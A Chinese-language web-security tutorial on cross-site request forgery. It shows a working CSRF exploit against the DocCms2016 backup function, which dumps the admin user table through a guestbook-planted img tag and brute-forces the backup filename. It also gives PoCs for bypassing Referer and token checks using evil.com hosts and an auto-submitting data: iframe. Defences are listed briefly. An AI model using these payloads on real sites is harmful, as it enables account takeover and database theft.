0x01 前言

CSRF（Cross-site request forgery）跨站请求伪造。攻击者盗用了你的身份，以你的名义向第三方网站发送恶意请求，对服务器来说这个请求是完全合法的，但是却完成了攻击者所期望的一个操作，比如以你的名义发送邮件，发私信，添加管理用户，甚至于交易转账等。

这就利用了web中用户身份认证验证的一个漏洞：简单的身份验证仅仅能保证请求发自某个用户的浏览器，却不能保证请求本身是用户自愿发出的。

0x01 漏洞案例

CMS官网：http://www.doccms.com

程序源码：DocCms2016

在\doccms\admini\controllers\system\back.php中,export函数直接对提交上来的参数tables/sizelimit进行处理，导出sql备份文件，未对访问来源进行有效验证，导致数据库备份模块存在CSRF漏洞。


```
function export()
{
    global $db,$request,$sizelimit,$startrow;
    $tables=$request['tables'];
    $sizelimit=$request['sizelimit'];
    if($request['dosubmit'])
    {
        $fileid = isset($request['fileid']) ? $request['fileid'] : 1;
        if($fileid==1 && $tables)
        {
            if(!isset($tables) || !is_array($tables))
                echo "<script>alert('请选择要备份的数据表!');window.history.go(0);</script>";
            $random = mt_rand(100000, 999999);
            cache_write('bakup_tables.php', $tables);
        }
        else
        {
            if(!$tables = cache_read('bakup_tables.php'))
                echo "<script>alert('请选择要备份的数据表!');window.history.go(-1);</script>";
        }
        $sqldump = '';
        $tableid = isset($request['tableid']) ? $request['tableid'] - 1 : 0;
        $startfrom = isset($request['startfrom']) ? intval($request['startfrom']) : 0;
        $tablenumber = count($tables);
        for($i = $tableid; $i < $tablenumber && strlen($sqldump) < $sizelimit * 1024; $i++)
        {
            $sqldump .= sql_dumptable($tables[$i], $startfrom, strlen($sqldump));
            $startfrom = 0;
        }
```

漏洞利用：


1、构造CSRF漏洞利用代码，只备份管理员用户表doc_user：

```
<H2> CRSFTester</H2>
<img src="http://127.0.0.1:80/admini/index.php?
m=system&s=bakup&a=export&tables[]=doc_user&sizelimit=2048&dosubmit=开始备份数据" width="0"
height="0" border="0"/>
```

2、在网站首页在线留言提交CSRF漏洞利用代码：



3、当管理员在后台查看留言信息时，自动备份数据库到/doccms/temp/data目录下：



4、数据库备份文件默认备份在/doccms/temp/data目录，备份文件名是有规则的，命名格式为：数据库名称+下划线+*8位备份日期*+ *下划线*+6位随机数+数据表备份卷号，如doccms_20180115_308034_1.sql,只需爆破6位随机数字即可获取sql备份路径。

0x02 漏洞防范

CSRF攻击是攻击者利用用户的身份操作用户帐户的一种攻击方式，通常可以采用如下措施来进行防御：

```
1、增加Token/Referer验证
2、增加验证码
3、用户二次验证
4、HTTP 头中自定义属性并验证
```

0x03 绕过技巧

CSRF可以使用验证Referer/Token的方式进行防御，但是有防护就有可能被绕过，网站服务端的验证方法仍然可能存在漏洞，需要进行不断的尝试。

有条件限制 不一定所有的Refere/Token验证就可以绕过。

Referer绕过姿势

1.空Referer绕过

跨协议间提交请求。常见的协议：ftp://,http://,https://,file://,javascript:,data:，最简单的情况就是我们在本地打开一个HTML页面，这个时候浏览器地址栏是file://开头的，如果这个HTML页面向任何http站点提交请求的话，这些请求的Referer都是空的。那么我们接下来可以利用data:协议来构造一个自动提交的CSRF攻击。当然这个协议是IE不支持的，我们可以换用javascript:

假如http://a.b.com/d 这个接口存在空Referer绕过的CSRF，那么我们的POC可以是这样的：

```
<html>
    <body>
       <iframe
src="data:text/html;base64,PGZvcm0gbWV0aG9kPXBvc3QgYWN0aW9uPWh0dHA6Ly9hLmIuY29tL2Q+PGlucHV0IHR5cGU9dGV4dCBuYW1lPSdpZCcgdmFsdWU9JzEyMycvPjwvZm9ybT48c2NyaXB0PmRvY3VtZW50LmZvcm1zWzBdLnN1Ym1pdCgpOzwvc2NyaXB0Pg==">
    </doby>
</html>
```

上面iframe的src的代码其实是：

```
<form method=post action=http://a.b.com/d><input type=text name='id' value='123'/></form>
<script>document.forms[0].submit();</script>
```

自动提交表单到有缺陷的CGI。

2.判断Referer是某域情况下绕过

比如你找的csrf是xxx.com 验证的referer是验证的*.xx.com 可以找个二级域名 之后<img "csrf地址"> 之后在把文章地址发出去 就可以伪造。

```
Referfer：https://www.evil.com
修改为：
Referfer：https://img.evil.com
```

3.判断Referer是否存在某关键词

referer判断存在不存在google.com这个关键词

在网站新建一个google.com目录 把CSRF存放在google.com目录,即可绕过

```
Referer：https://www.google.com/xxx.jsp
修改为：
Referer：https://www.evil.com/www.google.com/xxx.jsp
Referer：https://www.evil.com/www.google.com/xxx.jsp.php
```

4.判断referer是否有某域名

判断了Referer开头是否以google.com以及google子域名，不验证根域名为126.com 那么我这里可以构造子域名x.google.com.xxx.com作为蠕虫传播的载体服务器，即可绕过。

```
Referer: http://member.xxx.com
修改为：
Referer: http://member.xxx.com.evil.com
```

Token绕过姿势

1.Token无效验证

服务端没有校验token，直接将URL中将参数token去掉。另外，部分模块有Token校验，有些模块却没有token，找那些没有校验的漏网之鱼。

2.利用xss漏洞来绕过CSRF防御

存在xss的情况下，使用ajax来跨域获取DOM节点中的Token字段,来进行构造。

3.Token是固定不变的

Token规则过于简单，比如根据某个用户id做了单向hash获得的，可以直接去构造。

4.Token泄露

Token的表数据泄露，或者算法泄露，程序逻辑不严谨导致的安全隐患。
